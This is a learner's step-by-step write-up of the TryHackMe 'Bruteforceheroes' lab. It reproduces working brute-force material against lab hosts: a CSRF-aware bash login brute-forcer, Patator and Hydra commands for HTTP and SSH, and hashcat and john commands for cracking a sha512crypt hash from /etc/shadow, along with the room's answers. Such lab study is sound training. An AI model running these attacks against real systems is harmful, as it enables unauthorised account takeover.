Bruteforceheroes

Link https://tryhackme.com/room/bruteforceheroes

Intrudes to brute force

Using tools cli and gui like Burp Suite, OWASP ZAP, Hydra, Patator

Tell you how to install Patator tool/software

Misson 3

Go to http://10.10.252.209

Download the Download Task Files

Use butpsuite to crack the credentials login site

Username admin

Find the password using the file you downloaded

I type on login Username admin Password 123

On butpsuite it looks

```
username=admin&password=123&Login=Login&user_token=7ad228dc215d22e31d18678915b052e2
```

Question What does HTTP response code 302 mean?

Answer Found

Misson 4

Question What's an easy way for us to tell the difference between a failed and a successful login attempt in the above?

Answer Location Response Header

Question Can we use Burp Suite to effectively brute force the login in this instance? (Yay/Nay)

Answer Nay

Thet explains why this not work “Now those of you who are observant might have noticed that in our screenshot of the successful intruder attack, the response to the correct password attempt had a Response Header called Location, which was set to *login.php*. Well, one of the other issues with Burp Suite is that it will reuse the same original request. That might work in some instances, but not for all of them. If the server is expecting a unique *user_token* for each login attempt and it gets the same one reused multiple times, we might not be able to get in even with the correct password. Back to what we said at the start - The format for our request needs to be what the server expects. If it isn't, we're not going to get very far.

But don't lose hope just yet! We know what won't work, and importantly, we know why (or we can make some pretty educated guesses as to why). All we need to do now is change tactics. Remember Try Harder is all well and good, but sometimes we need to couple that with Try Smarter.”

Mission 5

Now we try to use tool/software called Patator

We try to login to website http://10.10.252.209/login.php

Interduce us to patator http_fuzz

Stricture

patator http_fuzz method=<HTTP METHOD> \

url=<target url> \

body=<data> \

header=<headers> \

-x quit:<condition>

I use a script

From https://blog.g0tmi1k.com/dvwa/login/

P=10.10.252.209

CSRF=$(curl -s -c dvwa.cookie "${IP}/login.php" | awk -F 'value=' '/user_token/ {print $2}' | cut -d "'" -f2)

SESSIONID=$(grep PHPSESSID dvwa.cookie | awk -F ' ' '{print $7}')

echo "The CSRF is: $CSRF"

echo "The PHPSESSID is: $SESSIONID"

patator http_fuzz method=POST --threads=64 timeout=10 \

url="http://${IP}/login.php" \

0=passwords.txt \

body="username=admin&password=FILE0&Login=Login&user_token=${CSRF}" \

header="Cookie: PHPSESSID=${SESSIONID}; security=impossible" \

-x quit:fgrep!=login.php

What the -x ignore: action do?

-x ignore: action. The syntax and format are basically the same as the quit action

we write command patator http_fuzz method=POST --threads=64 timeout=10 url="http://${IP}/login.php" 0=passwords.txt body="username=admin&password=FILE0&Login=Login&user_token=${CSRF}" header="Cookie: PHPSESSID=${SESSIONID}; security=impossible" -x quit:fgrep!=login.php -x ignore: action

not work so I use script from https://github.com/jesusgavancho/TryHackMe_and_HackTheBox/blob/master/Brute%20Force%20Heroes.md

Script:

```
!/bin/bash

# Quick PoC template for HTTP POST form brute force, with anti-CRSF token

# Target: DVWA v1.10

#   Date: 2015-10-19

# Author: g0tmi1k ~ https://blog.g0tmi1k.com/

# Source: https://blog.g0tmi1k.com/dvwa/login/


## Variables

URL="http://10.10.101.155"

USER_LIST="user_bruteforce.txt"

PASS_LIST="passwords.txt"


## Value to look for in response (Whitelisting)

SUCCESS="Location: index.php"


## Anti CSRF token

CSRF="$( curl -s -c /tmp/dvwa.cookie "${URL}/login.php" | awk -F 'value=' '/user_token/ {print $2}' | cut -d "'" -f2 )"

[[ "$?" -ne 0 ]] && echo -e '\n[!] Issue connecting! #1' && exit 1


## Counter

i=0


## Password loop

while read -r _PASS; do
```

```
  ## Username loop
  while read -r _USER; do


    ## Increase counter
    ((i=i+1))


    ## Feedback for user
    echo "[i] Try ${i}: ${_USER} // ${_PASS}"


    ## Connect to server
    #CSRF=$( curl -s -c /tmp/dvwa.cookie "${URL}/login.php" | awk -F 'value=' '/user_token/ {print $2}' | awk -F "'" '{print $2}' )
    REQUEST="$( curl -s -i -b /tmp/dvwa.cookie --data "username=${_USER}&password=${_PASS}&user_token=${CSRF}&Login=Login" "${URL}/login.php" )"
    [[ $? -ne 0 ]] && echo -e '\n[!] Issue connecting! #2'


    ## Check response
    echo "${REQUEST}" | grep -q "${SUCCESS}"
    if [[ "$?" -eq 0 ]]; then
      ## Success!
      echo -e "\n\n[i] Found!"
      echo "[i] Username: ${_USER}"
      echo "[i] Password: ${_PASS}"
      break 2
    fi
```

```
  done < ${USER_LIST}
done < ${PASS_LIST}

## Clean up
rm -f /tmp/dvwa.cookie
```

Meaning by chatgpt
Goal:

Bruteforce the login of DVWA (Damn Vulnerable Web App) using a list of usernames + passwords.

Steps:

Variables:

URL: Target URL.

USER_LIST: List of usernames (user_bruteforce.txt).

PASS_LIST: List of passwords (passwords.txt).

SUCCESS: String to detect in response when login is successful.

Get CSRF token:

Many web apps (like DVWA) require a CSRF token in POST forms.

The script uses curl to grab the token from the login page.

Loops:

Outer loop: read each password.

Inner loop: for each password, try each username in user_bruteforce.txt.

Attack:

Send POST request:

username=X&password=Y&user_token=CSRF&Login=Login

Check if response contains Location: index.php → success!

Success or Continue:

If success → print found username/password and stop.

Else → try next combination.

OR

You can ask chatgpt to write you a script

#!/bin/bash

Quick PoC template for HTTP POST form brute force, with anti-CRSF token

Target: DVWA v1.10

```
#   Date: 2015-10-19

# Author: g0tmi1k ~ https://blog.g0tmi1k.com/

# Source: https://blog.g0tmi1k.com/dvwa/login/


## Variables

URL="http://ip"

PASS_LIST="passwords.txt"


## Value to look for in response (Whitelisting)

SUCCESS="Location: index.php"


## Anti CSRF token

CSRF="$( curl -s -c /tmp/dvwa.cookie "${URL}/login.php" | awk -F 'value=' '/user_token/ {print $2}' | cut -d "'" -f2 )"

[[ "$?" -ne 0 ]] && echo -e '\n[!] Issue connecting! #1' && exit 1


## Counter

i=0


## Password loop

while read -r _PASS; do


  ## Increase counter

  ((i=i+1))


  ## Feedback for user
```

```
  echo "[i] Try ${i}: admin // ${_PASS}"


  ## Connect to server

  REQUEST="$( curl -s -i -b /tmp/dvwa.cookie --data
"username=admin&password=${_PASS}&user_token=${CSRF}&Login=Login" "${URL}/login.php"
)"

  [[ $? -ne 0 ]] && echo -e '\n[!] Issue connecting! #2'


  ## Check response

  echo "${REQUEST}" | grep -q "${SUCCESS}"

  if [[ "$?" -eq 0 ]]; then

    ## Success!

    echo -e "\n\n[i] Found!"

    echo "[i] Username: admin"

    echo "[i] Password: ${_PASS}"

    break

  fi


done < ${PASS_LIST}


## Clean up

rm -f /tmp/dvwa.cookie
```

copy it to file called patator_script _http.sh

give it permissions to run command chmod u+x ./patator_script _http.bash or chmod u+x ./bruteforceheroes/patator_script_http.sh

Meaning by chatgpt

Bruteforce the login of DVWA (Damn Vulnerable Web App) using a username:admin + passwords.

Variables: URL: Target URL.

PASS_LIST: List of passwords (passwords.txt).

SUCCESS: String to detect in response when login is successful.

Hardcoded username=admin in the POST request. ON ## Connect to server

```
REQUEST="$( curl -s -i -b /tmp/dvwa.cookie --data
"username=admin&password=${_PASS}&user_token=${CSRF}&Login=Login" "${URL}/login.php"
)"
```

Get CSRF token:

Many web apps (like DVWA) require a CSRF token in POST forms.

The script uses curl to grab the token from the login page.

Loops:

Outer loop: read each password.

Inner loop: for each password, try admin username.

Attack:

Send POST request:

username=X&password=Y&user_token=CSRF&Login=Login

Check if response contains Location: index.php → success!

Success or Continue:

If success → print found username/password and stop.

Else → try next combination

Resulting flow:

1. Get CSRF token.
2. For each password in passwords.txt:
    - Try to log in as admin with that password.
    - Check if login is successful.
    - If yes → print result and exit.
    - If no → try next password.

We can also see script on website https://lsminusl.in/2023/02/03/hello-world/?utm_source=chatgpt.com

Eventually you see massage

[i] Try 1: admin // 1qaz@WSX

[i] Found!

[i] Username: admin

[i] Password: 1qaz@WSX

According to kali gpt https://chatgpt.com/g/g-uRhIB5ire-kali-gpt :

The script will print [i] Found! ONLY if the correct password is found.

→ Not for every password.

→ Not for wrong passwords.

Massage to wrong passwords

HTTP/1.1 302 Found

Location: login.php

Question What action can we use to show only the correct password (the answer includes ' ')?


Answer -x ignore:fgrep='Location: login.php'

Question What is the admin password?


Answer 1qaz@WSX

Misson 6

On dva on Vulnerability: Brute Force I try test/testing meaning username:test password:testing



In history mine is 11 , 28



GET http://10.10.144.1/vulnerabilities/brute/?username=test&password=testing&Login=Login HTTP/1.1

In our most recent login attempt in the request, double click on the username used (in this case test) and then right click and select **Fuzz**


This will then cause a popup to appear with the username highlighted. Click **Payloads...** and this will open a second popup. Click **Add...** . This will... You guessed it *another,* popup. Here select **File** from the drop-down at the top and select the *userlist.txt* file that we provided: userlist-1628709824038.txt

Click **Add** and then **Ok** (we'll work our way back to that original popup). Now in the Fuzzer box highlight the password we used and then click **Add...**

Go back through the various popups, but this time select the passwords.txt: passwords-1628441697834.txt we used in the previous task. At the end, you should have two positions highlighted and two payloads.

They say the username and password on the highest size resp. body

Go to the request massage and you see the username and password



Question What is the username you found?

Answer buster

Question What is their password?

Answer rhymes

Mission 7

I need to create password list called *encoded_passwords.txt* put here encoded passwords from mission 5 and 6

encoded types hex, base64, URL

using cyber chef website https://gchq.github.io/CyberChef/

rhymes encode

base64: cmh5bWVz

url: rhymes

hex: 7268796d6573

1qaz@WSX encode

base64: MXFhekBXU1gg

url: 1qaz%40WSX

hex: 3171617a40575358

they tell me to run command hydra -f -L userlist.txt -P encoded_passwords.txt 10.10.144.1 -t 4 ssh -V

Meaning

hydra brute force tool

-f this sets hydra to stop running once it finds a match

-L userlist.txt this is the path to the user name file. If we knew the username and wanted a static value we'd use -l username

-P encoded_passwords.txt this is the path to the password file. Again if we knew the password and wanted a static value we'd use -p password

10.10.144.1 our target

-t 4 ssh the number of threads and the attack mode (Hydra can be used for more than just http_post it seems). You can specify more threads, but it will throw a warning and suggest just 4 - So, lets stick with that.

-V verbose mode - We could leave this off if we didn't want to see the print outs of the attempts

I typed command hydra -f -L /home/user/bruteforceheroes/userlist.txt -P /home/user/bruteforceheroes/encoded_passwords.txt 10.10.144.1 -t 4 ssh -V

Results

```
[22][ssh] host: 10.10.144.1   login: tommyboy1   password: 1qaz%40WSX
[STATUS] attack finished for 10.10.144.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-22 05:15:54
```

ssh username tommyboy1 password 1qaz%40WSX

Also, they tell me to run command patator ssh_login host=10.10.144.1 user=FILE0 password=_@@_FILE1_@@_ 0=userlist.txt 1=found_passwords.txt -x ignore:mesg='Authentication failed.' -x quit:mesg!='Authentication failed.' -e _@@_:<encoding_type>

Meaning

patator brute force tool

ssh_login the method we'll be using

host=10.10.144.1 our target

user=FILE0 password=_@@_FILE1_@@_ the file placeholders for our passwords and usernames. If we wanted a static value, we would just put the username / password, like user=username a key thing to note here is that our password file is bracketed by _@@_ . That is tied into our encoding.

1=userlist.txt 0=found_passwords.txt the files for our placeholders. Don't get them in the wrong order!

-x ignore:mesg='Authentication failed.' patator is verbose by default, so if we want to ignore the failed attempts, we need to include an ignore condition.

-x quit:mesg!='Authentication failed.' the equivalent of hydras -f, sets the exit condition . In this instance, we will quit when we get a message this isn't ***Authentication failed.***

-e _@@_:<encoding_type> the encoding type. There are a few to choose from, so check the patator help menu (type patator ssh_login -h)

After I type on terminal patator ssh_login -h

```
patator ssh_login -h
```

Result

```
 -e tag:encoding

   tag         := any unique string (eg. T@G or _@@_ or ... )
   encoding    := "hex" | "unhex" | "b64" | "md5" | "sha1" | "url"

   hex          : encode in hexadecimal
   unhex        : decode from hexadecimal
   b64          : encode in base64
   md5          : hash in md5
   sha1         : hash in sha1
   url          : url encode

For example, to encode every password in base64:
... host=10.0.0.1 user=admin password=_@@_FILE0_@@_ -e _@@_:b64
```

So, I need to run this command number of times

1.patator ssh_login host=10.10.144.1 user=FILE0 password=_@@_FILE1_@@_ 0=/home/user/bruteforceheroes/userlist.txt 1=/home/user/bruteforceheroes/ encoded_passwords -x ignore:mesg='Authentication failed.' -x quit:mesg!='Authentication failed.' -e _@@_: b64

result

```
  """Creates a generator to send one or more SNMP notifications.
05:35:56 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with p
ython-3.12.6 at 2025-06-22 05:35 EDT
05:35:56 patator    INFO -

05:35:56 patator    INFO - code  size    time | candidate                          |  num |
 mesg
05:35:56 patator    INFO - ──────────────────────────────────────────────────────────────────
──────────
05:35:56 patator    INFO - Hits/Done/Skip/Fail/Size: 0/0/0/0/0, Avg: 0 r/s, Time: 0h 0m 0s
```

2.patator ssh_login host=10.10.144.1 user=FILE0 password=_@@_FILE1_@@_ 0=/home/user/bruteforceheroes/userlist.txt 1=/home/user/bruteforceheroes/ encoded_passwords -x ignore:mesg='Authentication failed.' -x quit:mesg!='Authentication failed.' -e _@@_:hex

result

```
  """Creates a generator to send one or more SNMP notifications.
05:38:50 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with p
ython-3.12.6 at 2025-06-22 05:38 EDT
05:38:50 patator    INFO -

05:38:50 patator    INFO - code  size    time | candidate                          |  num |
 mesg
05:38:50 patator    INFO - ──────────────────────────────────────────────────────────────────
──────────
05:38:51 patator    INFO - Hits/Done/Skip/Fail/Size: 0/0/0/0/0, Avg: 0 r/s, Time: 0h 0m 0s
```

3.patator ssh_login host=10.10.144.1 user=FILE0 password=_@@_FILE1_@@_ 0=/home/user/bruteforceheroes/userlist.txt 1=/home/user/bruteforceheroes/ encoded_passwords -x ignore:mesg='Authentication failed.' -x quit:mesg!='Authentication failed.' -e _@@_:url

result

```
  """Creates a generator to send one or more SNMP notifications.
05:39:29 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with p
ython-3.12.6 at 2025-06-22 05:39 EDT
05:39:29 patator    INFO -

05:39:29 patator    INFO - code  size    time | candidate                          |  num |
 mesg
05:39:29 patator    INFO - ──────────────────────────────────────────────────────────────────
──────────
05:39:30 patator    INFO - Hits/Done/Skip/Fail/Size: 0/0/0/0/0, Avg: 0 r/s, Time: 0h 0m 0s
```

Not get username and password

So I used command from https://github.com/jesusgavancho/TryHackMe_and_HackTheBox/blob/master/Brute%20Force%20Heroes.md

Command patator ssh_login host=10.10.101.155 user=FILE0 password=_@@_FILE1_@@_ 0=userlist.txt 1=found_passwords.txt -x ignore:mesg='Authentication failed.' -x quit:mesg!='Authentication failed.' -e _@@_:url

/home/kali/.local/lib/python3.10/site-packages/paramiko/transport.py:178: CryptographyDeprecationWarning: Blowfish has been deprecated

  'class': algorithms.Blowfish,

I typed command patator ssh_login host=10.10.144.1 user=FILE0 password=_@@_FILE1_@@_ 0=/home/user/bruteforceheroes/userlist.txt 1=/home/user/bruteforceheroes/encoded_passwords -x ignore:mesg='Authentication failed.' -x quit:mesg!='Authentication failed.' -e _@@_:url

/home/user/kali.local/lib/python3.10/site-packages/paramiko/transport.py:178: CryptographyDeprecationWarning: Blowfish has been deprecated

  'class': algorithms.Blowfish,

Not works for me

```
zsh: no such file or directory: /home/kali.local/lib/python3.10/site-packages/paramiko/trans
port.py:178:
class:: command not found
```

I try command from https://copilot.microsoft.com/

PYTHONWARNINGS="ignore" patator ssh_login host=10.10.144.1 user=FILE0 password=_@@_FILE1_@@_ 0=/home/user/bruteforceheroes/userlist.txt 1=/home/user/bruteforceheroes/encoded_passwords -x ignore:mesg='Authentication failed.' -x quit:mesg!='Authentication failed.' -e _@@_:url

Result

```
└─$ PYTHONWARNINGS="ignore" patator ssh_login host=10.10.144.1 user=FILE0 password=_@@_FILE1
_@@_ 0=/home/aviv/bruteforceheroes/userlist.txt 1=/home/aviv/bruteforceheroes/encoded_passwo
rds -x ignore:mesg='Authentication failed.' -x quit:mesg≠'Authentication failed.' -e _@@_:u
rl
05:52:19 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with p
ython-3.12.6 at 2025-06-22 05:52 EDT
05:52:19 patator    INFO -

05:52:19 patator    INFO - code  size  time | candidate                          |  num |
 mesg
05:52:19 patator    INFO - ──────────────────────────────────────────────────────────────────
──────────
05:52:20 patator    INFO - Hits/Done/Skip/Fail/Size: 0/0/0/0/0, Avg: 0 r/s, Time: 0h 0m 0s
```

I didn't succeed but from hydra results

```
[22][ssh] host: 10.10.144.1   login: tommyboy1   password: 1qaz%40WSX
[STATUS] attack finished for 10.10.144.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-22 05:15:54
```

I can see ssh username tommyboy1 password 1qaz%40WSX the encryption is url

The password 1qaz%40WSX when the answer corrects on tryhackme 

Mission 8

Now I need to connect using ssh to tryhackme machine

Command ssh username@ip

When I need to put the password

```
Last login: Sat Aug 28 16:15:10 2021 from 192.168.172.10
tommyboy1@ip-10-10-144-1:~$
```

On there I been told to look on /etc/shadow this file containes passwords for users on linux

Lets try sudo cat /etc/shadow and ls -l /etc/shadow

Command sudo cat /etc/shadow -see file content as root permissions

Command ls -l /etc/shadow -see permissions of this file

```
tommyboy1@ip-10-10-144-1:~$ sudo cat /etc/shadow
[sudo] password for tommyboy1:
tommyboy1 is not in the sudoers file.  This incident will be reported.
```

```
tommyboy1@ip-10-10-144-1:~$ ls -l /etc/shadow
-rw-r--r-- 1 root shadow 1245 Jun 22 06:28 /etc/shadow
```

I see there a group called shadow

Maybe there a user called shadow

Let's try command cat /etc/passwd | grep "shadow"

```
tommyboy1@ip-10-10-144-1:~$ cat /etc/passwd | grep "shadow"
```

Not exist user named shadow

Lets see /etc/passwd content

I see users

```
tommyboy1:x:1000:1000:tommyboy1:/home/tommyboy1:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
crackme:x:1001:1001:hashcrackme,101,,:/home/crackme:/bin/bash
ubuntu:x:1002:1003:Ubuntu:/home/ubuntu:/bin/bash
```

Let's see user's folders command ls /home

```
tommyboy1@ip-10-10-144-1:~$ ls /home
crackme  tommyboy1  ubuntu
```

Let's try command cat /etc/shadow

I see users

tommyboy1:6sOofVCulSPJdTck8$XpWS5BQL9eb9sZgGeTQsj0XhxjSOWCr8FHH33ZfgBqXP31rlwy086WRc.a6GShUFeKGzNqbCYEwGEq8Ye3Szb0:18846:0:99999:7:::

lxd:!:18846::::::

mysql:!:18846:0:99999:7:::

crackme:6m023.TJqTqsrnQYM$XvFEaHFxu6qH50AgAyBI.LYdkjtB7xZrzaIRyddpknB.5UBr5E8jc0UDJTEDgIBNQFaKPizAlHsdfTScybDOa/:18867:0:99999:7:::

ubuntu:!:20261:0:99999:7:::

```
tommyboy1:$6$sOofVCulSPJdTck8$XpWS5BQL9eb9sZgGeTQsj0XhxjSOWCr8FHH33ZfgBqXP31rlwy086WRc.a6GSh
UFeKGzNqbCYEwGEq8Ye3Szb0:18846:0:99999:7:::
lxd:!:18846:::::::
mysql:!:18846:0:99999:7:::
crackme:$6$m023.TJqTqsrnQYM$XvFEaHFxu6qH50AgAyBI.LYdkjtB7xZrzaIRyddpknB.5UBr5E8jc0UDJTEDgIBN
QFaKPizAlHsdfTScybDOa/:18867:0:99999:7:::
ubuntu:!:20261:0:99999:7:::
```

Let's compare it to the picture on tryhackme mession 8

```
cat hash.txt
:$6$oi/NwcYTqIplnNVP$lmrUTHzg9V6wywcHu.owfrifth6FENfIrCV6WAY3J6smuRaDt5cseQwYeCNzQ6UV/RS8ISr/PC5s6fx98D9xN1:18867:0:99999:7:::
```

I see it similar to password of user crackme

Now I been told to save this hash password in a file

Use hashcat tool to crack it command hashcat -a 3 -m <mode> hash.txt <mask>

Let's see what os wee enter command uname -a

I see it ubuntu

```
tommyboy1@ip-10-10-144-1:~$ uname -a
Linux ip-10-10-144-1 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025
 x86_64 x86_64 x86_64 GNU/Linux
```

Let's try command on our machine hashcat -m 0 -a 3 /home/user/bruteforceheroes/crackme_hash.txt ?l?l?d?d?s

```
hashcat -m 0 -a 3 /home/user/bruteforceheroes/crackme_hash.txt ?l?l?d?d?s
```

Meaning of ?l?l?d?d?s according to https://copilot.microsoft.com/

?l = lowercase letter

?u = uppercase letter

?d = digit

?s = special symbol (e.g. !, @, #)

?a = all characters (lowercase, uppercase, digit, symbol)

?b = all printable characters, including space

According to https://copilot.microsoft.com/ ubuntu encryption is *sha512crypt and it mask is 1800*

So lets try command hashcat -m 1800 -a 3 /home/user/bruteforceheroes/crackme_hash.txt ?l?l?d?d?s

Result

```
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
```

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
```

```
Progress.........: 405120/4569760 (8.87%)
Rejected.........: 0/405120 (0.00%)
Restore.Point....: 15552/175760 (8.85%)
Restore.Sub.#1...: Salt:0 Amplifier:12-13 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#1....: hu6ra → hw1dy
Hardware.Mon.#1..: Util:100%

$6$m023.TJqTqsrnQYM$XvFEaHFxu6qH50AgAyBI.LYdkjtB7xZrzaIRyddpknB.5UBr5E8jc0UDJTEDgIBNQFaKPizAlHsdfTScybDOa/:cr4ck
```

Username crackme password *cr4ck*

Now I need to use john

Lets try command john /home/user/bruteforceheroes/crackme_hash.txt --mask=?l?l?d?l?l

According to https://copilot.microsoft.com/ mask ?l?l?d?l?l it expiration of *sha512crypt*

```
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
```

Username crackme password *cr4ck*

Question: Which user can we crack the password for?

Answer: crackme

Question: What mode do we need for the user's hash?

Answer:1800

Question: What is the cracked password

Answer: *cr4ck*

Question: What is the mask value we need to use?

Answer: ?l?l?d?l?l